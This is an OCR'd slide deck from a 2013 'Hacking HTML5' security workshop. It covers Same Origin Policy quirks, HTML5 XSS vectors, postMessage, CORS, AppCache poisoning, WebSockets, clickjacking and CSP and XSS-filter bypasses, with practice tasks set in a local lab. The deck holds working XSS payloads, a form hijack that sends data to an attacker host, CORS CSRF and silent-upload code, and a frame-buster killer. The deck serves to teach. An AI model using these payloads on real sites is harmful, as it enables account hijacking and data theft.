
http://10.10.0.1/


VirtualBox (~4 gb needed)




Appliance to import

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

...ers/koto/hacking-html5-zeronights.ova



☑ Reinitialize the MAC address of all network cards



Folders List

Name	Path	Auto-Mount	Access
Machine Folders			
remote	/Users/koto/dev/zeronights		Full

shared folder - dir with upacked zeronights.zip

login:ubuntu, pass: ?

No VirtualBox?

Apache + PHP
Chrome + Firefox

unpack zeronights.zip

host root dir as //localvictim and //127.0.0.1

/evil dir as //evil

Hacking HTML5

Krzysztof Kotowicz
ZeroNights 2013

/whoami

- I work at **SecuRing** and **Cure53**
- I do **web security research**
- I present at cons (BlackHat, BRUCon, Hack In Paris, OWASP AppSec, CONFidence, ...)
- @kkotowicz
- blog.kotowicz.net

Plan

```
hacks = [
"Same Origin Policy – quirks, flavors & bypasses",
"XSSing with HTML5 – twisted vectors & amazing exploits",
"Exploiting Web Messaging",
"Attacking with Cross Origin Resource Sharing",
"Targeting Client side storage and Offline Cache Poisoning",
"Using WebSockets for attacks",
"Iframe sandboxing & clickjacking",
"Bypassing Content Security Policy",
"Webkit XSS Auditor & IE Anti-XSS filter – behind the scenes",
]
```

Plan

```
def plan():
  general_intro()
  known = [js, xss, http, ..]

  for h in hacks:
    known.append(h)
    intro(h, short=True)
    attack_with(known)
```

Disclaimer

- Workshops highly practical
  - Firebug & similar tools knowledge assumed
- Medium-to-hard tasks
- Limited time - try at home!
- **Ask questions please**!
- Of course - use all this for educational purposes & doing legitimate stuff

Lab setup

- ubuntu:ubuntu
- http://localvictim
- http://evil
- /home/ubuntu/Desktop/remote/
- evil/solutions

Same Origin Policy

quirks, flavors & bypasses

Same Origin Policy

- Security model for the web
- Restrict communication between applications from different **origins**
- Origin = **scheme** + **host** + **port**

  http://example.com/document

  http://example.com/other/document/here

  https://example.com/document

  https://www.example.com/document

  http://example.com:8080/document

Same Origin Policy

- Multiple same origin policies - cookies, DOM access, Flash, Java, XMLHttpRequest
- Different rules for policies
- Multiple quirks

SOP Bypass vs XSS

- SOP bypass = read / write across origins
  - e.g. read DOM elements
  - set cookies
  - **browser / specs bug**
- XSS - execute code on target origin
  - **application bug**

SOP Quirks

- Java applets
  - example.com === example.net

```
$ host example.com
example.com has address 93.184.216.119
$ host example.net
example.net has address 93.184.216.119
```

- Shared hosting => SOP bypass

SOP Quirks

- IE - port does not matter
  http://example.com:8080 == http://example.com/
- cookies: Any subdomain can set cookies to parent domains
  - microsoft.com must trust all *.microsoft.com sites

SOP Quirks

- cookie forcing - write arbitrary cookies
  - **HTTPS**
    - Set-Cookie: admin=false; secure
  - **HTTP** (man-in-the-middle)
    - Set-Cookie: admin=true; secure
  - Cookie: admin=true;

SOP side-channels

- window.name

```
<iframe name="yup.anything!you()want">
window.open('a_name')
```

- setting location
- traversing iframes

```
top.frames[1].frames[2].length
top.frames[1].frames[2].location=
```

- iframe height, scrolling positions
- timing
- SVG filters - http://www.contextis.com/files/Browser_Timing_Attacks.pdf

Practice!

- http://localvictim/01-sop/1/
  - alert 'secret' value
- http://localvictim/01-sop/2/
  - detect if user is logged in or not (x-domain)
- * http://localvictim/01-sop/1/index2.php
  - alert 'secret' value

XSSing with HTML5

twisted vectors & amazing exploits

XSS in HTML5

```
<input|button autofocus>

<math>
 <maction actiontype="statusline"
  xlink:href="javascript:alert(3)">CLICKME
 <mtext>http://google.com</mtext>
 </maction>
</math>

<input oninput=alert(1) autofocus>

<div style="height:30px;overflow:scroll"
onscroll=alert(1)>.......</div>
```

XSS in HTML5

- Interesting form based vectors:

```
<form id="f">
...
<button form=f formaction=//evil.me
formtarget=...>
<button form=f type=submit>
```

- Send form to your server
- Change target window
- Change encoding

XSS in HTML5

```
<form id=f action=https://benign.com>
<input name=secret>
</form>

// anywhere in the document - notice no JS!
<button form=f formaction=http://bad.ru>CLICK
</button>
```

XSS in HTML5

- Data: URIs

```
data:[<MIME-type>][;charset=<charset>][;base64],<data>

<a href="data:text/html,
<script>alert(1)</script>">XSS</a>

<a href="data:text/html;base64,
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

btoa()
```

- Evade filters

XSS in HTML5

- HTML5 helps with the exploitation
  - WebSockets connection with C&C
  - Extract local DB, geolocation, HTML5 filesystem

  -
    ```
    // stealth mode
    history.pushState('/innocent-url')
    ```

  -
    ```
    // persistence
    localStorage['code']='alert(/delayed/)';
    // months later
    eval(localStorage['code'])
    ```

Practice!

- http://localvictim/02-xss/
  - alert one
  - * send csrf token to //evil

Exploiting

Web Messaging

Web Messaging


Web browsers, for security and privacy reasons, **prevent documents in different domains from affecting each other**; that is, cross-site scripting is disallowed.

While this is an important security feature, it prevents pages from different domains from communicating even when those pages are not hostile. This section introduces a **messaging system that allows documents to communicate with each other regardless of their source domain**, in a way **designed to not enable cross-site scripting attacks**.

http://www.w3.org/TR/webmessaging/

Web Messaging

- ...designed not to enable XSS
- http://html5demos.com/postmessage2


http://html5demos.com/postmessage2

postMessage (cross domain)

Message <img src=x onerror="alert Submit

Target iframe:

This iframe is located on jsbin.com (different domain)

http://html5demos.com said:

The page at http://

a jednak xss?

OK

HTML5 demos / @rem built this / view source

Web Messaging

- client-side window-to-window communication
- no server, no TCP traffic!
- cross domain by default

Web Messaging

```
<html> // my.domain
<iframe src=//other.domain/widget></iframe>

// sender
var w = frameElement.contentWindow;
var wOrigin = 'http://example.com'; // or "*"
w.postMessage('hi!', wOrigin);

// receiver
window.addEventListener("message", function(e) {
  if (e.origin !== "http://example.com") {
    alert('Ignoring ' + e.origin);
  } else {
    alert(e.origin + " said: " + e.data);
  }
}, false);
```

Web Messaging bugs

```
// frame could get replaced, you're sending to attacker!!!
frame.postMessage({secret:stuff}, "*");

window.addEventListener("message", function(e) {
  // no sender validation
  do_stuff_with(e.data);
  // are you kidding me??
  div.innerHTML = e.data;
}
```

Practice!

- http://localvictim/03-messaging/
  - XSS the victim
  - * hijack the contents of an email when user enters it


Attacking with Cross Origin Resource Sharing

CORS

- Cross domain XHR, with credentials:
  - cookies
  - SSL/TLS client certificate
  - HTTP auth credentials
- Target server decides to allow/forbid


Classic XHR

- In domain only



CORS

- Cross-domain allowed



CORS

- XHR request reaches the target server
- With appropriate credentials
- Can be abused for Cross Site Request Forgery

CORS

```
// http://attacker.cn
var xhr = new XMLHttpRequest();

xhr.open("POST", "http://victim.ch");
xhr.setRequestHeader("Content-Type", "text/
plain");
xhr.withCredentials = "true"; // cookies etc.
xhr.send("Anything");
```

CORS on the wire
Simple request

```
GET /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
…

HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: http://src.example
Content-Type: application/json

{"secret-data":xxxxxx}
```

CORS on the wire
preflight

```
OPTIONS /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-MyHeader

…

HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://src.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-MyHeader
Access-Control-Max-Age: 1728000
```

CORS on the wire preflight

```
POST /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
Content-Type: text/xml; charset=UTF-8
Content-Length: xxx
X-MyHeader: apikey=23423423

<?xml .....

…

HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://src.example
Content-Type: text/plain

ok
```

CORS - weaknesses

- Again, wildcards:
  - Access-Control-Allow-Origin: * = everybody can read me
  - A-C-A-O: <sender-origin> is even worse
- You can use CORS to send arbitrary blind requests (CSRF)
- What if receiver is malicious?

Silent file upload

```
Content-Type: multipart/form-data; boundary=AaB03x

--AaB03x
Content-Disposition: form-data; name="submit-name"

Larry
--AaB03x
Content-Disposition: form-data; name="files";
filename="file1.txt"
Content-Type: text/plain

... contents of file1.txt ...
--AaB03x--
```

```
xhr.send("Anything");
```

Silent file upload

```
xhr.setRequestHeader("Content-Type",
   "multipart/form-data, boundary=xxx");

xhr.send('\
--xxx\r\n\
Content-Disposition: form-data;\
 name="files"; filename="file1.txt"\r\n\
Content-Type: text/plain\r\n\
\r\n\
ANYTHING\r\n\
--xxx--');
```

Silent file upload

- Simulates *multipart/form-data* request with <*input type=file*> upload
- Already used to:
  - Replace firmware in routers
  - Take control of application servers

```
logUrl = 'http://glassfishserver/
    management/domain/applications/
    application';
  fileUpload(c,"maliciousarchive.war");
```

Content injection

- http://website/#**/a/page**

```
xhr.open("GET", "/a/page");
```

- https://touch.facebook.com/#**http://example.com/xss.php**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html

<img src=x onerror=alert(1)>
```

Practice!

- http://localvictim/04-cors/
  - XSS the victim and alert his user ID

Targeting Client side storage &

Offline Cache Poisoning

AppCache


- HTML pages can specify a manifest URL

```
<html manifest=/cache.manifest>
```

- Manifest
  - *text/cache-manifest* MIME type
  - Lists URLs that should be fetched and stored

Man in the middle

- Eavesdrop / modify traffic
  - XSS
  - session hijack (Firesheep)
- Doesn't last long



AppCache poison

1. During MITM: inject poison

```
<html manifest="/robots.txt">
....<script>evil_foo()</script>
```

$\longrightarrow$

```
CACHE MANIFEST
CACHE:
http://victim/
NETWORK:
*
```

2. After MITM:
   - *robots.txt* has invalid MIME type
   - poisoned page fetched from cache
   - code runs until offline cache is purged

Demo!

- http://localvictim/05-offline/
  - perform offline attack with sslstrip
  - google-chrome
    --proxy-server=http://evil:10000
  - payload: alert login & password

Using WebSockets for attacks

WebSockets

- 2-way TCP connection from browser to server
  - bandwidth efficient
  - asynchronous - no request / response model
  - available to JS

WebSockets

- Handshake similar to HTTP
- Optionally encrypted with TLS (wss://)
- Dumb protocol
  - No user authorization
  - No user authentication

WebSockets

```
if (window.WebSocket) {
  var url = 'ws://host:port/path'
      ,s = new WebSocket(url);
  s.onopen = function(e) {};
  s.onclose = function(e) {};

  s.onmessage = function(e) {
    // e.data - server sent data
  };

  s.send('hello server!');
}
```

WebSockets security

- Attack app-level protocols
  - look for DoS, auth flaws
- Sometimes plain TCP services are tunneled over WebSockets
- You can attack servers with:
  - browser - xss
  - browser - third party website
  - custom client

Demo!

- cd /home/ubuntu/Desktop/remote/06-websockets/websockify-master
- ./run.sh
- http://localvictim/06-websockets/
  - login into ws://localvictim:9999
    user 'admin'
  - * extract flag from admin home dir

}

Iframe sandboxing & clickjacking

Clickjacking

- You all know it.
- Don’t get framed
- Lots of websites use:

```
if (self !== top) {
  top.location = self.location;
}
```

Clickjacking - bypass

```
// evil framing victim wanting to jump out of frame
var kill_bust = 0
window.onbeforeunload = function(){kill_bust++};
setInterval(function() {
  if (kill_bust > 0) {
    kill_bust -= 2;
    top.location = '204.php';
}}, 1);
// basically, a race condition on top reload
```

Clickjacking w/ HTML5

- IFRAME sandbox restricts what a frame can do

```
<iframe src="http://victim.com" sandbox="
 allow-forms
 allow-scripts" />
```

- no **allow-top-navigation** => top.location.href = ... fails

Practice!

- http://localvictim/07-clickjacking/
  - clickjack "Delete my account" button

Bypassing


Content Security Policy

CSP

- whitelist content on your website with HTTP headers e.g.
  - Mitigate XSS by forbidding inline scripting
  - Only allow images from your CDN
  - Only allow XHR to your API server

CSP

```
Content-Security-Policy:
  default-src: 'none';
  style-src: https://my.cdn.net;
  script-src: 'self' https://ssl.google-analytics.com;
  img-src: 'self' https://images.cdn.net;
  report-uri: https://my.com/violations
```



```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'".
```

CSP

- It's XSS **mitigation**, XSS is still possible via obscure vectors
  - <iframe src="filesystem://...>
  - Chrome Extensions
  - JSONP


CSP

- You can do much even without XSS
  - http://lcamtuf.coredump.cx/postxss/
  - content extraction - unclosed elements:

    <img src='..........<*something*>......'<else>
  - other - http://ruxcon.org.au/assets/slides/CSP-kuza55.pptx

CSP

- Still fresh concept & rapid development
- Fresh scary bugs
  - https://bugzilla.mozilla.org/show_bug.cgi?id=886164



Bug 886164 - CSP not enforced in sandboxed iframe

Status:	REOPENED	Reported:	2013-06-23 14:38 PDT by Deian Stefan
Whiteboard:		Modified:	2013-11-06 02:21 PST (History)
Keywords:	dev-doc-needed, sec-moderate	CC List:	22 users (show)

Practice!

- http://localvictim/08-csp/1.php
  - send CSRF token to //evil
- * http://localvictim/08-csp/2.php
  - XSS (Firefox). If in Chrome, contact me ;)


Browser XSS filters

behind the scenes


Browser XSS filters

- Detect dangerous patterns in HTTP request parameters (GET/POST)
- Observe for reflection in HTTP response
- Neutralize injection or block entire page
- X-Xss-Protection: 0|1

Browser XSS filters



```
Refused to execute a JavaScript script. Source code of script found within request.
```



#

Internet Explorer has modified this page to help prevent cross-site scripting.

Browser XSS filters IE8

```
<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*
```

```
(j|(&[#()=]x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&[#()=]x?0*(9|(13)|(10)|A|
D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()=]x?0*(9|(13)|(
10)|A|D);?))*(v|(&[#()=]x?0*((86)|(56)|(118)|(76));?))([\t]|(&[#()=]x?0*(9
|(13)|(10)|A|D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()=]
x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()=]x?0*((83)|(53)|(115)|(73));?))([\t]|(
&[#()=]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()=]x?0*((67)|(43)|(99)|(63));?))(
[\t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()=]x?0*((82)|(52)|(114)|(7
2));?))}([\t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()=]x?0*((73)|(49)|
(105)|(69));?))([\t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()=]x?0*((80
)|(50)|(112)|(70));?))([\t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()=]x
?0*((84)|(54)|(116)|(74));?))([\t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(:|(&
[#()=]x?0*((58)|(3A));?)).
```

Browser XSS filters Chrome

- complex rules, discovers different contexts, tries to decode etc.
- http://src.chromium.org/viewvc/blink/trunk/Source/core/html/parser/XSSAuditor.cpp?revision=HEAD&view=markup
- Bypasses every other month

Browser XSS filters tricks

- Use to disable benign scripts (e.g. framebusters)
- Only GET / POST matched => use cookies
- Multiple param injections = you always win

Browser XSS filters ASP.NET tricks

- http://soroush.secproject.com/blog/2012/06/browsers-anti-xss-methods-in-asp-classic-have-been-defeated/
- concatenation: input1=a&input1=b => a,b
- truncation:anything after %00 ignored
- transliteration: %u0117 => ė => e

Practice!

- http://localvictim/09-antixss/1.php
- * http://localvictim/09-antixss/irl.php
- * http://www.sdl.me/xssdemo/getxss.asp
- XSS'em all (Chrome)!

That is all.
thx. q&a?

Liked that?
//blog.kotowicz.net